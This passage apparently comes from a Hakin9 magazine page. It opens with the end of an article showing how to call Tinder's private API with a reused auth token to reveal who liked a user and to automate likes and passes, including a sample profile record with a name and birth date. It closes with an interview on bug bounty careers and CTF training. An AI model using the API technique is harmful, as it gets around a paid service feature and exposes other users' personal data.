and voila! You have your desired image.

The only dynamic parameter is the X-Auth-Token, which needs to be updated after every week or when the call fails.

We make a simple request and voila.

On further investigation, I found out that Tinder's LIKE system follows a Queue or FIFO system, where to get the image of every person who likes you on Tinder, you have to match to the one present at the front of the queue, i.e. the response image that was received.

Now you search through your recommendations and just swipe right :)

Some BONUS Content

Tinder's recommendation system follows a circular queue system, i.e. a recommendation rejected by you is likely to show up again as your recommendation until a new image is added in the queue, which happens once in 24 hours or when you change your physical location.

Also, Tinder applies a profile boost when you travel to a different state/country and basically fetches you double the number of likes that you are likely to get.

Now, this endpoint fetches you the image and user id of your recent suggestion.

```
https://api.gotinder.com/user/recs
```

fetches you the following response

```
{

“status”: 200,

“results”: [{

“distance_mi”: 2,

“common_like_count”: 0,

“common_friend_count”: 0,

“common_likes”: [],

“common_friends”: [],

“_id”: “518d666a2a00df0e490000b9”,

“bio”: “”,

“birth_date”: “1986-05-17T00:00:00.000Z”,

“gender”: 1,

“name”: “Elen”,

“ping_time”: “2014-04-08T11:59:18.494Z”,

“photos”: [{

“id”: “fea4f480-7ce0-4143-a310-a03c2b2cdbc6”,

“main”: true,

“crop”: “source”,
“fileName”: “fea4f480-7ce0-4143-a310-a03c2b2cdbc6.jpg”,

“extension”: “jpg”,

“processedFiles”: [{

“width”: 640,

“height”: 640,

“url”: “http://images.gotinder.com/518d666a2a00df0e490000b9/640x640_fea4f480-7ce0-4143-a310-a03c2b2cdbc6.jpg"

}

}
```

And using some **OpenCV** magic (to check whether the photos match) and some more requests, you can automate your searching process and make your life much simpler.

All you have to do is make GET requests using the same request headers as above.

To like the matched photo:

`https://api.gotinder.com/like/{id}`

And to reject the rest:

`https://api.gotinder.com/pass/{id}`

If the above is too complex for you, you can just swipe your way through.

I don’t have the time to code a program for this, but if someone wants to create one, I’ll be happy to collaborate.

Happy Matching!


Sanskar Jethi

I'm an Electrical Engineering sophomore at Delhi Technological University. A web and iOS developer and an open source enthusiast. I'm also a Google code in mentor and Google Summer of Code'18 Intern at FOSSASIA. Apart from programming you can find me playing FIFA, listening to Coldplay or polishing my design skills!

https://sanskar.me


https://github.com/stealthanthrax

DAVID KOSOROK



” One of the most important things I look for is the attitude of curiosity. It’s not taught at the university, but a student or newbie can grow that curiosity by playing with the tools, and participating in CTF games.

DAVID KOSOROK




[Hakin9 Magazine]: Hello David! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[**David Kosorok, Director, Application Security**]: I'm currently responsible for Align Technology's application security testing program. I have over 20 years' experience in software and security testing and over 10 years' experience working specifically in security. Prior to joining Align, I pioneered the expansion of the code security programs for SAP Concur and a large non-profit organization and a few start-up companies.

I hold a number of professional security certifications including a few such as CISSP, CSSLP, GWAPT, CHFI, CEH and a Master of Science in Information Security and Assurance from Western Governors University (2017). I've also been a volunteer Beta editor for PenTestMag for a number of years, and recently joined EC Council's Global Advisory Board for CASE (Certified Application Security Engineer). When not reading great SciFi/Fantasy novels, I enjoy volunteering in my community, hiking, camping and generally enjoying the outdoors. Married 31 years to Kimberly, I am the father of 9 children.

LinkedIn: www.linkedin.com/in/kosorok




[H9]: How did you become a bug bounty hunter?

[DK]: I've always had a strong desire to protect others, starting with my family. It just so happens that my family extends to those with whom I work and my customers – so it's a big family. There are so many predators in cyberspace that want something from someone else, and lack the morals to work for it honestly. By helping to find security vulnerabilities in applications that my family uses, I can significantly reduce the risk of damage from malicious attacks.

[H9]: What resources do you recommend to start a career in this field?


[DK]: I've had several university-aged kids ask me what to do to prepare for a cybersecurity major. The two things I recommend to start with are math and programming basics. Java and calculus are good core subjects to begin with. The next phase after getting the "logical thinking" portion is to start experimenting with a common security training game called Capture the Flag, or CTF. There are several sample sites that allow you to practice and learn. One that my team is exploring is **hacker101.com** where you actually learn how to be a security tester for free. Once you reach a specific skill level, you will be invited to join the hackerone.com bug bounty security research team and get paid for the security vulnerabilities you find. Another site I have used to teach individuals new to the idea of security researching is **picoCTF.com**. Also, begin reading the RSS feeds that are available, such as Dark Reading, Krebs on Security, Security Magazine, Schneier on Security, The Hacker News, and Troy Hunt to name a



few. **PenTestMag.com** is a site that I ghost edit for that has amazing articles but is not cheap, thus potentially tough for students to purchase without a significant discount. I believe two of the most significant industry certifications are from EC Council: Certified Ethical Hacker (CEH), and Certified Application Security Engineer (CASE). ISC2 also has great certs, such as Certified Information Systems Security Professional (CISSP) or the less well known Certified Secure Software Lifecycle Professional (CSSLP). **SANS.org** also has several (much more expensive) certs that I think can really help, such as GWAPT, GMOB and GPEN. I know it's a lot to absorb, and there is a growing trend to hire great POTENTIAL security engineers that have great base technical knowledge about the systems, such as programming or networking, that have a great attitude but not much security experience. Those certs will help, playing CTF games shows the attitude I believe. I hope this at least gave you a few ideas.

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[DK]: We created a team of new AppSec engineers and participated in the 2019 picoCTF games. We had fun, but that's just a warm up. Our biggest goal is to invite our developers to participate with us and create a stronger, more collaborative security community.

